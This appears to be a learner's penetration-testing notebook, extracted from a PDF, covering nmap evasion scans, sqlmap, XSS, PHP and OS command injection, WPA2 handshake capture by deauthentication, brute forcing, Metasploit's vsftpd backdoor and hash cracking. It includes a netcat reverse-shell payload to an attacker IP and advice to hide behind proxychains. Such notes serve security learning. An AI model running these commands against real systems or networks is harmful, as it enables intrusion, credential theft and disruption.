
Notes for Penetration Testing

1. proxychain

Start the network with following command to start proxychain



To change proxychain setting...

\$ sudo nano /etc/proxychains.conf

Use command *proxychain* before most of the commands to stay hidden on the internet

2. wfuzz – fuzzing tool

```
[gaurdian⊗kali)-[~]

$ proxychains wfuzz -c -z file, /usr/share/wordlists/dirb/big.txt -hc 404,403

-hl Invalid -u http://www.vulnrablesite.com/FUZZ
```

Flags >

- -c // to get coloured output for better testing
- -z // payload keyword
- file // It's a keyword showing that you are giving file as a payload list
- --hc // h : Hide, c : response Code (server response code like 404, 403, 501, 502,...)
- --hl // h : Hide, I : Line

invalid // Word you don't want

-u // keyword for URL

3. nmap - network mapping tool

You can use 'smap' tool created by shodan.io which is exactly similar as nmap, but little faster in some cases.

```
____(gaurdian⊛ kali)-[~]
$ proxychains sudo nmap -sS -A -sV -p 21,22,23,80 www.vulnerablesite.com
```

- -sS // stealth Scan, half scan, will send ONLY RST flag and NOT ACK flag at last step (3rd step) of handshaking
- -A // Aggressive scan, OS detection, OS version detection
- -sV // service, version of target OS
- -p // port number to scan, use (hyphen) to scan all 65532 ports

Meaning of flags in TCP and their combinations. SYN → client to server port to start connection. → server port to client saying that server is ready to connect with client. SYN+ACK **ACK** → client to server port saying that **SYN+ACK packet is received. RST** → can be bidirectional which abruptly closes the entire connection. FIN → gracefully terminates connection, only one side of conversation is stopped. RST+ACK → can be bidirectional tells that your request to connect is received but port you want is closed. -Pn // won't do host scan, directly scan all IP addresses available in CIDR. // scan only top 50, 100, 112, 1000 ports --top-ports 112 // TCP scan, while performing 3-way handshake, send ACK as well as RST flags at 3rd handshake to target // ACK Scan, it's useful in case firewall is implemented at Server side -sA // UDP scan, UDP don't support ACK, our machine will request to ICMP packet and then it'll decide port state -sU // Null Scan, client will not send any flag like SYN, ACK, FIN, etc. It'll simple send blank packet to bypass the -sN firewall (coz sometimes firewalls sometimes drop packets which has SYN packets set, hence to bypass this) Scan Timings → can be set to bypass IDS at server side Used to bypass IDS -T0 → Paranoid, will scan target at very large time interval (slowest scan) By sending packets at slower speed -T1 → Sneaky, a little fast than T0 -T2 → Polite, a little faster than T1

-T3 → nmap runs scanning on T3 by default

-T4 → faster than normal scan


-T5 → much faster, may give false positives

// wait for 1 second after sending each packet to target (bypass firewall or IDS) --scan-delay 1s

--host-timeout 500ms //jump to next port if no response received from current scanned port, in 500ms

! NMAP SCRIPT ENGINE!

To view Nmap scripts



--script

// Tries to discover firewall rules using an IP TTL expiration technique known as firewalk firewalking.

```
firewall-bypass
                    // Detects a vulnerability in netfilter and other firewalls that use helpers to dynamically
                    open ports for protocols such as ftp and sip.
ftp-anon
             // Checks if an FTP server allows anonymous logins.
ftp-brute
             // Performs brute force password auditing against FTP servers.
apsd-info
             // Retrieves GPS time, coordinates and speed from the GPSD network daemon.
http-backup-finder // Spiders a website and attempts to identify backup copies of discovered files. It does
                    so by requesting a number of different combinations of the filename (eg. index.bak,
                    index.html~, copy of index.html)
http-dlink-backdoor // Detects a firmware backdoor on some D-Link routers by changing the User-Agent to
                    a "secret" value. Using the "secret" User-Agent bypasses authentication and allows
                    admin access to the router.
http-errors
             // This script crawls through the website and returns any error pages.
mongodb-brute
                    // Performs brute force password auditing against the MongoDB database.
mongodb-database // Attempts to get a list of tables from a MongoDB database.
mongodb-info
                    // Attempts to get build info and server status from a MongoDB database.
```

4. SQL injection

sqlmap – Database scanning tool

```
[gaurdian⊕kali)-[~]
$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 --crawl 3 --batch
```

// -u → URL of target site

// --crawl → this command will crawl website up-to 3 web pages (time consuming)

// --batch → this command will auto choose default answers while scanning site

After sqlmap scanning successful results get stored into an .csv file whose location is given at end of the scanning

Use \$cat location_of_csv_file\$ to read results

// if csv file has some vulnerable URL, it means site is vulnerable to SQLi so use that URL in further steps...

```
[gaurdian⊗kali)-[~]
$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 --dbs
```

// --dbs → list all the database names of found databases

```
[gaurdian⊛kali)-[~]
$\frac{1}{\$\proxychains\}\ \sudo\ \sqlmap\ -u\ \http://www.vulnerablesite.com?id=1\ -D\ \userDb\ --table
```

// -D → type the database name you want to search more

// --table → list all the tables available in the database mentioned with parameter -D

// like it'll fake server as it's sending request from a mobile client

// If firewall is blocking SQL keywords like UNION, SELECT, etc then to bypass that first use this // command and then choose any of the method

--tamper=base64encode

// Use this parameter in sqlmap command which will encode keywords with base64

--current-user // this parameter will tell which user privileges website got to connect with database (root, non-root)

--comment // this parameter will help sqlmap to print comments also if available in database!

5. XSS – Cross Site Scripting

If in website if GET parameters or input fields are available insert <script>alert(1)</script> in parameter Look at the source code and regenerate the XSS payload accordingly

> <u>XSS-Loader</u> – is a tool which modifies or encode XSS payload in different types so it can break escape sanitization of input from website

```
[gaurdian⊗ kali)-[~]

$ cd mytools/xss/XSS-LOADER

[gaurdian⊗ kali)-[~/mytools/xss/XSS-LOADER]

$ python3 payloader.py -h
```

To scan website for XSS vulnerability from here

> ParamSpider – to crawl every GET parameter pages of a website

```
| (gaurdian® kali) - [~/mytools/xss/ParamSpider]
| $ python3 paramspider.py --domain http://www.vulnerablesite.com -o result001.txt
| | Result of this tool will get store in result001.txt
| $ Gxss - to know how many parameters actually get reflected
| (gaurdian® kali) - [~/mytools/xss]
| $ cat result001.txt | Gxss | Gxss
```

6. php injection

If web page is vulnerable to php injection we can run our malicious php code through **GET** parameter To check if page is vulnerable or not...

eg. In GET parameter insert ?search=hello; system("pwd");

// --skip-bav → skipping Basic Another Vulnerability

Which will print current working directory of web application, this tells us that application is vulnerable to php code injection

Instead of ; we can also use && || and then command you wish to run

If we successfully manage to connect web page with netcat it becomes far more dangerous coz we get shell control of server!

```
To connect with netcat...

In vulnerable GET param of website →

; system("nc your_ip_addr:attack_port_num -e /bin/bash");

Too
risky
& Unethical

In linux terminal →

$ sudo nc -nvlp desired_port_num
```

#reverse shell attack

Is page is transferring data with server with **POST** parameter? No Problem-


7. OS Command injection 4

Find input field where we can inject System command


!!! Using this vulnerability also attacker can connect to his netcat !!!

COMMIX – is an extremely powerful tool for Command injection vulnerability

1. Open website you want to test



2. Open burp suite and intercept the simple request...



3. You need "cookie" it generated and "target" and "form" parameters for further testing attack.

```
(gaurdian⊛kali)-[~]
💲 commix --url="http://localhost/bWAPP/bWAPP/commandi.php" --cookie="PHPSESSID=23128a6bcc82cd14b6b13f63e171b8dd; security_level=1
-data="target=www.nsa.com&form=submit"
```

I successfully entered in the shell of web server with Reverse Shell attack!!!

8. HTML injection

9. Wi-Fi WPA2 Handshake intercepting to know password

- 1. Connect external Wi-Fi adapter (which has support to monitor mode) to laptop.
- 2. Check if adapter is connected to Kali machine by

3. To kill any running airmon processes.

```
(guardian⊕ kali)-[~]
$ sudo airmon-ng check kill


Killing these processes:

PID Name
4213 wpa_supplicant
```

4. Turn on monitor mode in WiFi adaptor



5. To verify that monitor mode is enabled, use command *iwconfig* and check <u>Mode</u> in <u>wlan0</u>



- 7. Note down MAC address and channel no. of network you want to connect
- 8. To view only information of a Wi-Fi...

```
sudo airodump-ng wlan0 -d C0:C9:E3:79:7C:B4
                                        -d flag is for display
CH 2 ][ Elapsed: 6 s ][ 2022-03-20 11:05
BSSID
                   PWR Beacons
                                   #Data, #/s CH
                                                    MB
                                                          ENC CIPHER AUTH ESSID
C0:C9:E3:79:7C:B4
                   -81
                                                    270
                                                          WPA2 CCMP
                                                                      PSK Hostel
                                       4
                                                4
BSSID
                                      PWR
                   STATION
                                            Rate
                                                     Lost
                                                             Frames Notes Probes
C0:C9:E3:79:7C:B4
                   5A:F5:1E:21:F3:E3
                                      -32
                                              1e- 1
                                                         1
C0:C9:E3:79:7C:B4
                   5C:BA:EF:26:4D:3B
                                              2e-
                                                       193
                                                                 31
```

9. To capture traffic between Wi-Fi router and clients and store it in a file so we can analyse packets in Wireshark

```
(guardian⊕kali)-[~]
   sudo airodump-ng -w wifiTestHack -c 4 --bssid C0:C9:E3:79:7C:B4 wlan0
[sudo] password for guardian:
11:22:19 Created capture file "wifiTestHack-01.cap".
        → -w → write in wifiTestHack file
           -c \rightarrow use channel number 4
           --bssid → MAC address of router
            use wlan0 adaptor
 CH 4 ][ Elapsed: 1 min ][ 2022-03-20 11:24
 BSSID
                   PWR RXQ
                           Beacons
                                       #Data, #/s
                                                   CH
                                                        MB
                                                             ENC CIPHER
                                                                        AUTH ESSID
 C0:C9:E3:79:7C:B4
                   -74
                                952
                                        4776
                                               35
                                                    4 270
                                                             WPA2 CCMP
                                                                         PSK Hostel
                   STATION
 BSSID
                                      PWR
                                            Rate
                                                    Lost
                                                            Frames Notes Probes
 C0:C9:E3:79:7C:B4
                   5A:F5:1E:21:F3:E3
                                      -14
                                             1e- 1
                                                        0
                                                               133
 C0:C9:E3:79:7C:B4
                   5C:BA:EF:26:4D:3B
                                     -27
                                             1e-24e
                                                        0
                                                              549
                                                                          Hostel
 C0:C9:E3:79:7C:B4
                   0A:B2:51:F0:44:54
                                      -94
                                                        0
                                                              4060
                                             1e- 1
 -94
                                             1e- 1e
                                                        0
                                                               544
```

10. IN SECOND TERMINAL use following command to de-authenticate a connected user. By doing so, an already connected device (C1) will be forced to auto-re-authenticate with the Wi-Fi router (R) with credentials, and our Wi-Fi adapter (C2) will capture these packets containing credentials to connect to Wi-Fi.

```
** sudo aireplay-ng --deauth 0 -a C0:C9:E3:79:7C:B4 wlan0 [sudo] password for guardian:
12:20:05 Waiting for beacon frame (BSSID: C0:C9:E3:79:7C:B4) on channel 4
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:20:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:06 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:07 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:08 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:08 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
```

11. In first terminal, you will see following output when successful (In highlighted area handshake was captured...)

```
CH
    4 ][ Elapsed: 58 mins ][ 2022-03-20 12:21 ][
                                                   WPA handshake: C0:C9:E3:79:7C:B4
BSSID
                    PWR RX0
                             Beacons
                                         #Data, #/s
                                                      CH
                                                           MB
                                                                ENC CIPHER
                                                                             AUTH ESSID
C0:C9:E3:79:7C:B4
                    -83 100
                               30835
                                        112395
                                                  11
                                                       4
                                                          270
                                                                WPA2 CCMP
                                                                             PSK Hostel
BSSID
                    STATION
                                        PWR
                                              Rate
                                                       Lost
                                                               Frames
                                                                        Notes
                                                                               Probes
C0:C9:E3:79:7C:B4
                    5A:F5:1E:21:F3:E3
                                        -14
                                               1e- 1
                                                           0
                                                                37472
                   5C:BA:EF:26:4D:3B
                                        -36
                                               1e- 1e
                                                           0
                                                                55315
C0:C9:E3:79:7C:B4
                                                                               Hostel
C0:C9:E3:79:7C:B4
                   0A:B2:51:F0:44:54
                                        -94
                                                           0
                                                                25314
                                               1e- 1
```

12. A new file is saved in current working directory as follows after terminating <u>airmon</u> with $\underline{ctrl} + \underline{c}$

```
S ls

Desktop Downloads Music Pictures rtl8188eus Videos wifiTestHack-01.csv


Documents hs_err_pid1196.log mytools Public Templates wifiTestHack-01.cap wifiTestHack-01.kismet.csv
```

13. Use Wireshark to open .cap file in above screenshot

```
(guardian⊛ kali)-[~]

$ wireshark wifiTestHack-01.cap
```

14. In Wireshark use flag "eapol" and hit enter, then find for "message 2 of 4" in Info column and by selecting that particular packet in Authentication layer you'll find "WPA Key Data" which includes encoded string



- 15. Now you can close the Wireshark after confirming WPA Key Data is captured...
- 16. For further process, you need to turn off monitor mode.

17. Use rockyou.txt wordlist to brute force WPA Key Data in .cap file

```
(guardian⊗ kali)-[~]
$\frac{1}{2}\text{squardian or constant of the constant
```

10. Crowbar

crowbar is not installed in kali by default, https://github.com/galkan/crowbar

For brute forcing on various ports like RDP, telnet and many more...

Path in my Kali workstation → ~/mytools/crowbar

```
·(lucifer® kali)-[~/mytools/crowbar]
-$ python3 crowbar.py -h
usage: Usage: use --help for further information
Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.
positional arguments:
  options
optional arguments:
  -h, --help
                        show this help message and exit
  -b {openvpn,rdp,sshkey,vnckey}, --brute {openvpn,rdp,sshkey,vnckey}
                        Target service
  -s SERVER, --server SERVER
                        Static target
  -S SERVER_FILE, -- serverfile SERVER_FILE
                        Multiple targets stored in a file
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        Static name to login with
  -U USERNAME_FILE, --usernamefile USERNAME_FILE
                        Multiple names to login with, stored in a file
  -n THREAD, --number THREAD
                        Number of threads to be active at once
```

```
(lucifer⊗ kali)-[~/mytools/crowbar]
$ python3 crowbar.py --server 10.25.1.11/26 -b rdp -u admin -C /usr/share/wordlists/fasttrack.txt
2022-04-19 09:26:21 START
2022-04-19 09:26:21 Crowbar v0.4.3-dev
2022-04-19 09:26:21 Trying 10.25.1.0:3389
2022-04-19 09:28:34 Trying 10.25.1.1:3389
2022-04-19 09:30:50 Trying 10.25.1.2:3389
2022-04-19 09:33:06 Trying 10.25.1.3:3389
2022-04-19 09:35:22 Trying 10.25.1.4:3389
2022-04-19 09:37:38 Trying 10.25.1.5:3389
```

\$ xfreerdp /u:admin /p:pass1234 /v:192.168.1.2 // an inbuilt tool in kall to connect to RDP service.

11. Metasploit

<u>msfconsole</u> is one of the many interfaces of Metasploit tool, there are 5 others like MsfGUI, Msfcli, Msf pro, MsfWeb and Armitage.

kali\$ msfconsole → to enter in Metasploit console to perform penetration testing

msf6 > search vsftpd → Search ftp exploits available in Metasploit framework

After listing all exploits available for service, you searched try 'use' command to use that exploit

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > show options → In Metasploit we need to set target host and settings, this command shows which options need to set before launching attack.

```
msf6 exploit(
                                         ) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
           Current Setting Required
                                     Description
  Name
   RHOSTS
                                      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
                            ves
                                      The target port (TCP)
  RPORT
                            ves
Payload options (cmd/unix/interact):
  Name Current Setting Required Description
Exploit target:
  Id Name
      Automatic
```

Here options called RHOSTS need to set by target system IP address on which exploit is supposed to injected.

RPORT is by default set to 21 as we are launching attack on ftp port whose port address is 21 everywhere.

msf6 exploit(unix/ftp/vsftpd 234 backdoor) > set RHOSTS target_IP_Address

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.1
RHOSTS ⇒ 192.168.0.1
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

We have set RHOST to 192.168.0.1

In similar way we can set other options too (if there are any).

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact

```
payload \Rightarrow cmd/unix/interact
                                         ) > exploit
msf6 exploit(
[*] 192.168.1.2:21 - Banner: 220 (vsFTPd 2.3.4)

√ 192.168.1.2:21 - USER: 331 Please specify the password.

[+] 192.168.1.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami[*] Command shell session 1 opened (192.168.1.1:40621 → 192.168.1.2:6200 ) at 2022-05-29 15:51:21 +0530
sh: line 6: whoamiwhoami: command not found
whoami
                                       I can run shell commands inside my vulnerable 'metasploitable virtual
root
pwd -
                                       machine' using exploit available for 'ftp' backdoor vulnerability.
ls
bin
boot
cdrom
core
dev
etc
home
initrd
initrd.img
```

Note: to speed up Metasploit use following command before starting msfconsole, which will store results of msfconsole while it's running, hence faster scanning by Metasploit.

kali\$ sudo service postgresql start

Different types of modules in Metasploit

- 1. Auxiliary these modules include port scanners, fuzzers, sniffers, DoS SQLi and more
- 2. Payload payload consist of code that runs remotely (singles, stagers, stages)
- 3. Exploits modules that use payloads (iOS, android, windows, unix, firefox, solaris, and many more)
- 4. Encoders encoders ensure that payloads make it to their dest. intact (encodes payload to an .exe file, .docx, .pdf, and many more types of files)
- 5. Nops not much well known, used in low level machine attacks like buffer overflow
- 6. Post it allows hackers to perform further attacks once victim machine is exploited. (gathering information, keyloggers, spying through camera)

12. Hydra

Perform bruteforcing via terminal on various ports like ftp, ssh, telnet, cisco ios and many more.

```
$ hydra -V -L ~/Desktop/uNameFile.txt -p userPass123192.168.1.2 telnet
```

- -l // loginName to try on victim service like telnet, ftp
- -L // Provide path to file containing set of usernames to brute-force
- -p // password to try on victim service
- -P // Provide path to file containing set of passwords to brute-force.
- -v // Show output in verbose mode
- -V // Show each attempt performed on service of victim server.
- -t // Number of attack tasks to run in parallel, <u>default value is 16</u>. Lower down if server is refusing these many requests.

```
-f  // Exit after first found pair (by default hydra continues to run after finding success also, hence...)

-e nsr  // n → try null (empty) password

// s → try same password as user-name (admin:admin , root:root , etc)

// r → try reverse of user-name (admin:nimda , root:toor , etc)

At end of command, name the service you want to brute-force (telnet, ftp, smtp, smb, cisco, etc.)
```

13. Hashcat

Find plaintext strings of provided hashes, support more than 350 hashing methods...

kali\$ hashcat attack mode hash type hash path wordlist path

Attack mode flags

```
-a 0 // wordlists-a 0 // wordlists + rule-a 1 // combinator-a 3 // brute-force
```

-m number_of_hash_method // hash-type



If we are trying to calculate hash results of same hashes again, hashcat will intelligently show message as the hashes you are trying to calculate are already stored in 'potfile'. This is because hashing is heavy task on CPU in power and time.

To see already calculated results, simply put --show in front of previous command in terminal...

kali\$ hashcat -a 0 -m 0 file containing hash values.txt /usr/share/wordlists/rockyou.txt --show

```
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes....: 139921517
* Keyspace..: 14344386
* Runtime ...: 2 secs
5f4dcc3b5aa765d61d8327deb882cf99:password
21232f297a57a5a743894a0e4a801fc3:admin
098f6bcd4621d373cade4e832627b4f6:test
Session..... hashcat
Status..... Cracked
Hash.Mode...... 0 (MD5)
Hash.Target....: hash.txt
Time.Started....: Sun May 29 23:21:20 2022 (1 sec)
Time.Estimated...: Sun May 29 23:21:21 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1..... 452.3 kH/s (0.28ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 3/3 (100.00%) Digests
Progress.....: 166912/14344386 (1.16%)
Rejected..... 0/166912 (0.00%)
               . 165888/14344386 (1
Restore Point
```

--output out.txt // store output of hashcat in out.txt file.